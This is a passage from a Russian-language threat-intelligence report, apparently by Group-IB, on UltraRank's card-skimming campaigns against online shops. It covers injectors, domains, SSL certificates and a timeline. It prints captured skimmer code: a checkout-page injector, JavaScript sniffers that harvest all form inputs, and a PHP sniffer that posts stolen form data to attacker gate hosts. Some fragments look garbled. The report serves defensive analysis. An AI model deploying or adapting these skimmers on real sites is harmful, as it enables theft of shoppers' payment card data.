Еще одной особенностью Campaign 5 стали атаки на конкурирующие преступные группы. К их вредоносному коду был добавлен сниффер **WebRank** таким образом, чтобы на каждом зараженном сайте подгружались оба JavaScript-сниффера.

При проведении атак в рамках Campaign 12 использовалась обфускация **Radix**. Данный механизм также применялся в части заражений, относящихся к Campaign 2: к примеру, вредоносные файлы на сайтах `dnsden[.]biz` и `checkip[.]biz` были обфусцированы с использованием того же алгоритма<sup>[4]</sup>. В то же время другая часть семплов JS-снифферов кампании Campaign 2, как и часть семплов **WebRank** (Campaign 5), была защищена при помощи обфускатора **javascript-obfuscator**<sup>[5]</sup>.

В ходе исследования вредоносной активности с использованием JavaScript-снифферов семейства **WebRank**, на одном из хостов злоумышленников специалистами **Group-IB** был обнаружен файл `core.js`, в котором находился код, играющий роль инжектора. Он подгружает основной код для кражи банковских карт на сайт онлайн-магазина при определенных условиях (в данном случае производилась проверка того, что пользователь находится на странице оплаты). Помимо кода сниффера, этот скрипт также подгружал код библиотеки **jQuery** с сайта **UPS**.

```
if((new RegExp('onepage|checkout|onestep|firecheckout')).test(window.location)) {
    document.write('<script src="https://www.ups.com/assets/framework/jquery/
    jquery-1.11.1.min.js"></scr'+ipt><script type="text/javascript">var jQuery17
    = $.noConflict(true);</scr'+ipt><script src="https://web-rank.cc/app/
    mag.js"></scr'+ipt>');
};
```

Рисунок 10. Содержимое файла `core.js`

[3] <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/Trafficanalyzer.js>

[4] <https://blog.sucuri.net/2019/03/more-on-dnsden-biz-swipers-and-radix-obfuscation.html>

[5] <https://github.com/javascript-obfuscator/javascript-obfuscator>

## jquery-code[.]su

использовался во время заражения сайта магазина Национального Республиканского Сенатского комитета (store.nrsc.org)

Дальнейший анализ показал, что идентичный код инжектора, помимо sniffеров семейства WebRank, использовался также в Campaign 2 для подгрузки вредоносного кода. Он загружал код sniffеров с сайтов-хранилищ `dnsden[.]biz` и `upsbroker[.]com`. В этом коде применялось такое же регулярное выражение для определения страницы оплаты и подгружалась библиотека jQuery. Кроме того, были обнаружены похожие семплы инжектора, загрузившие код со следующих сайтов:

- `jquery-code[.]su`
- `jquery-code[.]net`
- `jquery-code[.]biz`

Сайт `jquery-code[.]su`, в свою очередь, использовался во время заражения сайта магазина **Национального Республиканского сенатского комитета** (`store.nrsc.org`), которое было обнаружено в октябре 2016 года. В ходе атаки использовалась обфусцированная версия такого же инжектора, подгружавшего вместе с вредоносным кодом библиотеку jQuery с сайта UPS.

В ходе анализа домена `jquery-code[.]su` и использованного вредоносного кода было найдено еще 19 связанных доменов, созданных злоумышленниками для использования в качестве гейтов для сбора украденных данных. Атаки с использованием этих 20 связанных доменов, включая `jquery-code[.]su`, были объединены специалистами Group-IB в одну кампанию, которая получила название **OldGrelot**. В ходе атак на сайты онлайн-магазинов в рамках этой кампании был использован JavaScript-код, схожий с семейством WebRank, включая код sniffеров и инжекторов. Однако на данный момент у нас нет достаточных оснований для атрибуции этих атак к исследуемой преступной группе.

Также интересной особенностью сайтов, используемых UltraRank для хранения вредоносного кода, является наличие скрипта **i33.php** почти на всех из них. Этот скрипт выводит служебную информацию, например, время на сервере или содержимое переменной `$_SERVER`. Различные версии данного скрипта были обнаружены на следующих сайтах:

## i33.php

скрипт, присутствующий почти на всех сайтах, используемых UltraRank для хранения вредоносного кода

- `amasty[.]biz`
- `brokercdn[.]com`
- `checkip[.]biz`
- `cloudservice[.]tw`
- `dnsden[.]biz`
- `ebizmart[.]biz`
- `fastmycdn[.]com`
- `info-rank[.]cc`
- `infopromo[.]biz`
- `inforank[.]cc`
- `informaer[.]cc`
- `informaer[.]com`
- `informaer[.]pw`
- `informaer[.]xyz`
- `infostat[.]pw`
- `jsboxcontents[.]com`
- `localserver[.]host`
- `logistic[.]tw`
- `logisticusa[.]biz`
- `opencartmodules[.]biz`
- `rooplancdn[.]com`
- `securemac[.]biz`
- `stat-group[.]com`
- `statistic-info[.]me`
- `system-backup[.]biz`
- `toplevelstatic[.]com`
- `web-rank[.]cc`
- `web-stat[.]me`
- `web-stat[.]pw`
- `web-stats[.]cc`
- `web-stats[.]pw`
- `webdevelopment[.]pw`
- `webstatistic[.]me`
- `webstatistic[.]pw`
- `whoerssl[.]biz`

## MaxiDed

хостинг, предоставляющий свои услуги проектам, деятельность которых может быть признана незаконной

Предположительно, файл i33.php был добавлен хостингом, которым преступная группа пользовалась для обслуживания всей своей инфраструктуры. В еще одном аналогичном файле, найденном в инфраструктуре злоумышленников, содержалось название сервиса: **MaxiDed**. MaxiDed – это так называемый bulletproof-хостинг, предоставляющий свои услуги проектам, деятельность которых может быть признана незаконной.

В ходе анализа домена `zigzapframe[.]biz`, относящегося к Campaign 2, был обнаружен связанный с ним SSL-сертификат `62421898fcd134cc03c85de47123197154dee3b7`. В поле CN этого сертификата содержится имя хоста "a58\_sn.host.com". Данный сертификат был обнаружен на нескольких IP-адресах, которые, в свою очередь, связаны со следующими доменами:

- `statistik[.]site`
- `web-stat[.]biz`
- `webstatistic[.]cc`
- `webstatistic[.]online`
- `webstatistic[.]tech`
- `zigzapframe[.]biz`

Их формат напоминает доменные имена, использованные во время проведения Campaign 5.

Анализ `web-stat[.]biz` показал, что он был использован в качестве гейта во время вредоносной кампании, описанной в апреле 2017 года<sup>[6]</sup>. В ней использовался JS-сниффер, похожий на WebRank:

```
var 10f6968e8733d6beab37ec66b16790bc4={
  snd:null,
  y66474badc9cc3127dbf59faa45aa6303:'https://web-stat.biz/mainstat_logo.jpg',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|{}()\[\]\\\
    \\\+^)]/g,'\\$1')+('=([^;]*)')');
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')||(function(){
    var ms=new Date();
    var myid = ms.getTime()+'-'+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  clk:function(){
    10f6968e8733d6beab37ec66b16790bc4.snd=null;
    var inp=document.querySelectorAll('input, select, textarea, checkbox, button');
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme==''){nme=i;}
        10f6968e8733d6beab37ec66b16790bc4.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
},
```

Рисунок 11. Фрагмент вредоносного кода, идентичного снифферам семейства WebRank

<sup>[6]</sup> <https://blog.sucuri.net/2017/04/ecommerce-security-customer-data-breaches-using-images.html>

Домен `webstatistic[.]tech` был использован в качестве гейта PHP-сниффера, перехватывающего данные из POST-запросов<sup>[7]</sup>:

```
if (count($_POST)>=1){
    $dvs = multi_implode_data('',$_POST,0);
    if($_COOKIE["SESSIIID"] != null) {
        $randkey = $_COOKIE["SESSIIID"];
    } else {
        $randkey = time().'-'.rand(1111111,9999999999);
        setcookie("SESSIIID",$randkey,time()+86000, "/", $_SERVER['HTTP_HOST']);
    }

    $content_info = stream_context_create(array('http' => array(
        'method' => 'POST',
        'header' => 'Content-type: application/x-www-form-urlencoded',
        'content' => http_build_query(array(
            'info' => base64_encode($dvs),
            'hostname' => preg_replace('@\.\@', '_',$_SERVER['HTTP_HOST']),
            'key' => $randkey))));
    file_get_contents('https://webstatistic.tech/shop_stats.jpg',false,$content_info);
}

function multi_implode_data($vvv,$array,$fi) {
    foreach($array as $val => $key) {
        if(!is_array($key)) {
            if($fi == 1) {
                $array[] = $vvv.'['.$val.']='. $key;
            }else {$array[] = $val.'-'. $key;}
        }else {$array[] = multi_implode_data($val,$key,1);}
    }
    return implode('&',$array);
}
```

Рисунок 12. Фрагмент кода PHP-сниффера

Также был обнаружен идентичный сниффер, использующий в качестве гейта хост `localhost[.]host`, который относится к инфраструктуре Campaign 2.

```
if (count($_POST)>=1){
    $dvs = multi_implode_data('',$_POST,0);
    if($_COOKIE["SESSIIID"] != null) {
        $randkey = $_COOKIE["SESSIIID"];
    } else {
        $randkey = time().'-'.rand(1111111,9999999999);
        setcookie("SESSIIID",$randkey,time()+86000, "/");
    }

    $content_info = stream_context_create(array('http' => array(
        'method' => 'POST',
        'header' => 'Content-type: application/x-www-form-urlencoded',
        'content' => http_build_query(array(
            'info' => base64_encode($dvs),
            'hostname' => preg_replace('@\.\@', '_',$_SERVER['HTTP_HOST']),
            'key' => $randkey))));
    file_get_contents('https://localhost.host/api/index.php',false,$content_info);
}

function multi_implode_data($vvv,$array,$fi) {
    foreach($array as $val => $key) {
        if(!is_array($key)) {
            if($fi == 1) {
                $array[] = $vvv.'['.$val.']='. $key;
            }else {$array[] = $val.'-'. $key;}
        }else {$array[] = multi_implode_data($val,$key,1);}
    }
    return implode('&',$array);
}
```

Рисунок 13. Фрагмент кода PHP-сниффера, использующего в качестве гейта сайт, созданный в ходе Campaign 2

Дальнейший поиск позволил найти еще как минимум шесть сертификатов, связанных с доменами, использованными в Campaign 2.

<sup>[7]</sup> <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/backend/b8b27ca1d1fd8188531d6c35b0581faa>

Сертификат (SHA1)	CN	Связанные домены
010cecb7f16d7ad5a19a59bfebfd8aa07bc39e38	s33.host.com	amasty[.]biz, checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
3db3c251838a7481d31d5760f20f248a269dc0d2	s34.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
6484b224eb0c83d61c81367269486d7551569e28	s51.host.com	checkip[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, localserver[.]host, logistic[.]tw, trafficanalyzer[.]biz, webserf[.]biz
6aed22cc86dc364ed7cc76f8781afe7b3a380e4a	s38.host.com	amasty[.]biz, checkip[.]biz, checkoutmodules[.]biz, cloudservice[.]tw, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, securemac[.]biz, system-backup[.]biz, trafficanalyzer[.]biz, webserf[.]biz, whoerssl[.]biz
8ba7f2cde4b613f3c21bf9e53faae9545ac185fb	s44.host.com	securemac[.]biz, system-backup[.]biz
8eec4afa2a4b874c2f236a0a899d71963dda88a7	s45.host.com	amasty[.]biz, checkip[.]biz, dnsden[.]biz, ebizmart[.]biz, infopromo[.]biz, localserver[.]host, logistic[.]tw, logisticusa[.]biz, opencartmodules[.]biz, system-backup[.]biz, trafficanalyzer[.]biz
e27a31bbe383cff6240c0370b04bd459317e38c9	a85.host.com	wheremydata[.]cc

Стоит отметить, что в выводе скрипта i33.php на сайтах, относящихся к Campaign 2, было найдено упоминание имени хоста s38.host[.]com, с которым связан сертификат 6aed22cc86dc364ed7cc76f8781afe7b3a380e4a. Предположительно, выявленные сертификаты являются служебными и были созданы хостингом.

В кампании с применением sniffера WebRank был обнаружен SSL-сертификат, найденный на 76 серверах с различными IP-адресами, которые связаны со всеми использованными в ее рамках доменами: 7aac21d754eec4a9ea01062a362858ff2e5d1f0a. Данный сертификат был выпущен для домена localhost[.]localdomain. Дальнейший поиск позволил найти еще 33 сертификата такого же формата, которые также, предположительно, являются служебными, как и в случае с сертификатами, выпущенными для различных поддоменов host.com.

Также был найден сервер с IP-адресом 185.254.120.128, который интересен тем, что с 12 августа 2019 года по 5 ноября 2019 года на нем использовался SSL-сертификат c008a8894f544b0a9a4474d0aed1b474a9728c55, выпущенный для домена localhost[.]localdomain. Этот сертификат аналогичен тому, который был найден на 76 серверах, связанных с инфраструктурой Campaign 5.

А 30 июля 2019 года на том же сервере был найден сертификат e27a31bbe383cff6240c0370b04bd459317e38c9, выпущенный для домена a85[.]host[.]com, который схож по формату с теми, что были обнаружены в ходе исследования сертификатов, связанных с инфраструктурой, относящейся к Campaign 2.

Кроме того, с этим сервером связан домен `wheremydata[.]cc`, зарегистрированный в один день с первыми известными доменами, относящимися к Campaign 12. В А-записи домена `wheremydata[.]cc` 4 августа 2019 года был IP-адрес `185.254.120.128`, а до этого данный домен имел IP-адрес `94.242.212.184`, на котором с по 1 июля 2019 года использовался SSL-сертификат `ee011bee911f6d5137f8c39d2aa64a2597cc6989`, выпущенный для домена `a77back[.]host[.]com`. С 12 августа 2019 года IP-адрес `185.254.120.128` появился в А-записях еще двух доменов, `raizeronet[.]com` и `rooriee[.]com`. На них был обнаружен скрипт `i33.php`, похожий на те, что были найдены во время исследования инфраструктур, относящихся ко всем трем кампаниям, однако предназначение этих двух сайтов на данный момент неясно. На момент исследования оба домена относятся к IP-адресу `45.141.86.110`.

## Причастность UltraRank к другим атакам

В ходе анализа деятельности UltraRank были также обнаружены следы других вредоносных кампаний, в ходе которых был использован схожий код JavaScript-снифферов, однако отсутствовали другие индикаторы, которые позволяли бы однозначно отнести эти кампании к деятельности группы.

### Кампания OldGrelors

Первая подобная кампания, названная Group-IB **OldGrelors**, стартовала в конце 2015 года. Первые домены для нее были зарегистрированы в декабре 2015 года, в то время как первые домены Campaign 2 были зарегистрированы в июле – ноябре 2015 года. В ходе заражений OldGrelors атакующие использовали схожий с другими кампаниями JS-сниффер и идентичный код инжектора для внедрения сниффера в тот момент, когда пользователь находится на странице оплаты.

```
var grelos_v={
  snd:null,
  Glink:'https://cloud-jquery.com/cdn/jquery.min.js',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|{}()\[\]\\\|\\"\\'+^]/g,'\\$1')+'=([^\s;]*)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')|(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-11111111+1)+11111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  base64_encode:function(data){
    var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';
    var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
    do{
      o1=data.charCodeAt(i++);
      o2=data.charCodeAt(i++);
      o3=data.charCodeAt(i++);
      bits=o1<<16 | o2<<8 | o3;
      h1=bits>>18 & 0x3f;
      h2=bits>>12 & 0x3f;
      h3=bits>>6 & 0x3f;
      h4=bits & 0x3f;
      enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
    }while(i<data.length);
    switch(data.length%3){
      case 1:
        enc=enc.slice(0,-2)+'=';
        break;
      case 2:
        enc=enc.slice(0,-1)+'=';
        break;
    }
    return enc;
  },
  clk:function(){
    grelos_v.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme!=''){nme=i;}
        grelos_v.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
},
```

Рисунок 14. Фрагмент кода сниффера, использованного в ходе кампании OldGrelors

Некоторые обнаруженные семплы, относящиеся к этой кампании, используют такой же формат имен переменных, как и семейство WebRank<sup>[8]</sup>, когда в качестве имени переменной в коде используется строка длины 33.

<sup>[8]</sup> <https://github.com/gwillem/magento-malware-scanner/blob/master/corpus/frontend/jquery-code.su.js>

## Кампания LoadReplay

Вторая вредоносная кампания, получившая название **LoadReplay**, очень похожа на OldGrelor: почти идентичный код JS-сниффера, однако в качестве адреса гейта используется ссылка на корень сайта вместо ссылки на JS-файл или изображение.

Первые домены, относящиеся к данной вредоносной кампании, были зарегистрированы в конце ноября 2017 года.

```



var rabbs_v={
  snd:null,
  Glink:'https://www.magentoreplay.info',
  myid:(function(name){
    var matches=document.cookie.match(new RegExp('(?:^|; )'+name.replace(/[\\.$?*|{}()\[\]\\\|\\+^]/g,'\\$1')+'-([^\s;]+)'));
    return matches?decodeURIComponent(matches[1]):undefined;
  })('setidd')|(function(){
    var ms=new Date();
    var myid = ms.getTime()+"-"+Math.floor(Math.random()*(999999999-1111111+1)+1111111);
    var date=new Date(new Date().getTime()+60*60*24*1000);
    document.cookie='setidd='+myid+'; path=/; expires='+date.toUTCString();
    return myid;
  })(),
  base64_encode:function(data){
    var b64='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
    var o1,o2,o3,h1,h2,h3,h4,bits,i=0,enc='';
    do{
      o1=data.charCodeAt(i++);
      o2=data.charCodeAt(i++);
      o3=data.charCodeAt(i++);
      bits=o1<<16 | o2<<8 | o3;
      h1=bits>>18 & 0x3f;
      h2=bits>>12 & 0x3f;
      h3=bits>>6 & 0x3f;
      h4=bits & 0x3f;
      enc+=b64.charAt(h1)+b64.charAt(h2)+b64.charAt(h3)+b64.charAt(h4);
    }while(i<data.length);
    switch(data.length%3){
      case 1:
        enc=enc.slice(0,-2)+'=';
        break;
      case 2:
        enc=enc.slice(0,-1)+'=';
        break;
    }
    return enc;
  },
  clk:function(){
    rabbs_v.snd=null;
    var inp=document.querySelectorAll("input, select, textarea, checkbox, button");
    for (var i=0;i<inp.length;i++){
      if(inp[i].value.length>0){
        var nme=inp[i].name;
        if(nme!=''){nme=i;}
        rabbs_v.snd+=inp[i].name+'='+inp[i].value+'&';
      }
    }
  },
};

```

Рисунок 15. Фрагмент кода сниффера, использованного в ходе кампании LoadReplay

# ТАЙМЛАЙН АКТИВНОСТИ ULTRARANK

## Ключевые события



Этап	Период	Описание
1	Июль 2015 – Ноябрь 2015	14 июля 2015 года – создание первого известного домена <code>securemac[.]biz</code> , относящегося к Campaign 2. В ноябре этого же года созданы <code>infopromo[.]biz</code> и <code>trafficanalyzer[.]biz</code> . 18 ноября 2015 года – на сайте <code>trafficanalyzer[.]biz</code> создан первый JavaScript-файл, содержащий исходный код сниффера для кражи кредитных карт из онлайн-магазина. Заражение проводилось через внедрение ссылки на скрипт в код атакуемого сайта, в этом случае ссылка на сниффер имела следующий вид:   <code>http://trafficanalyzer[.]biz/&lt;домен онлайн-магазина&gt;/jquery-1.9.2.min.js</code>
2	Ноябрь 2015	В ноябре 2015 года также были зарегистрированы первые два доменных имени, относящихся к кампании OldGrelor: <code>icon-base[.]biz</code> и <code>shop-analytics[.]net</code> .
3	Декабрь 2015	22 декабря 2015 года был зарегистрирован домен <code>logisticusa[.]biz</code> , относящийся к Campaign 2. В тот же день на нем был создан первый файл, содержащий код JavaScript-сниффера. Схема заражения аналогична использованной на <code>trafficanalyzer[.]biz</code> . Ссылки на файл сниффера также имеют схожий формат:   <code>http://logisticusa.biz/&lt;домен онлайн-магазина&gt;/delivery.js</code>
4	Декабрь 2015 – Апрель 2016	На данном этапе была зарегистрирована основная часть доменов кампании OldGrelor, а также продолжились атаки с использованием снифферов, хранящихся на сайте <code>logisticusa[.]biz</code> .
5	Август 2016	12 августа 2016 года был зарегистрирован домен <code>upsbroker[.]com</code> , относящийся к Campaign 2. Этот домен был использован в атаках на сайты онлайн-магазинов, во время которых ссылка на вредоносный файл JavaScript-сниффера внедрялась в код сайтов, формат ссылки похож на использованные на <code>logisticusa[.]biz</code> и <code>trafficanalyzer[.]biz</code> :   <code>http://upsbroker.com/&lt;домен онлайн-магазина&gt;/accordion.js</code>
6	Сентябрь 2016 – Октябрь 2016	В сентябре 2016 года был зарегистрирован домен <code>cloudservice[.]tw</code> . 19 октября 2016 года на нем был создан первый известный JavaScript-файл. Позднее к этому серверу были привязаны следующие домены: <code>logistic[.]tw</code> (зарегистрирован 10 ноября 2016 года), <code>opencartmodules[.]biz</code> (19 сентября 2018 года), <code>checkip[.]biz</code> (03 августа 2017 года), <code>dnsden[.]biz</code> (27 ноября 2016 года).
7	Октябрь 2016	23 октября 2016 года были зарегистрированы первые домены, относящиеся к Campaign 5. Предположительно, на данном этапе код сниффера внедрялся непосредственно в код заражаемого сайта, то есть инфраструктура атакующих выступала только в качестве гейтов для сбора украденных данных, поскольку все обнаруженные файлы на инфраструктуре атакующих были созданы позднее.
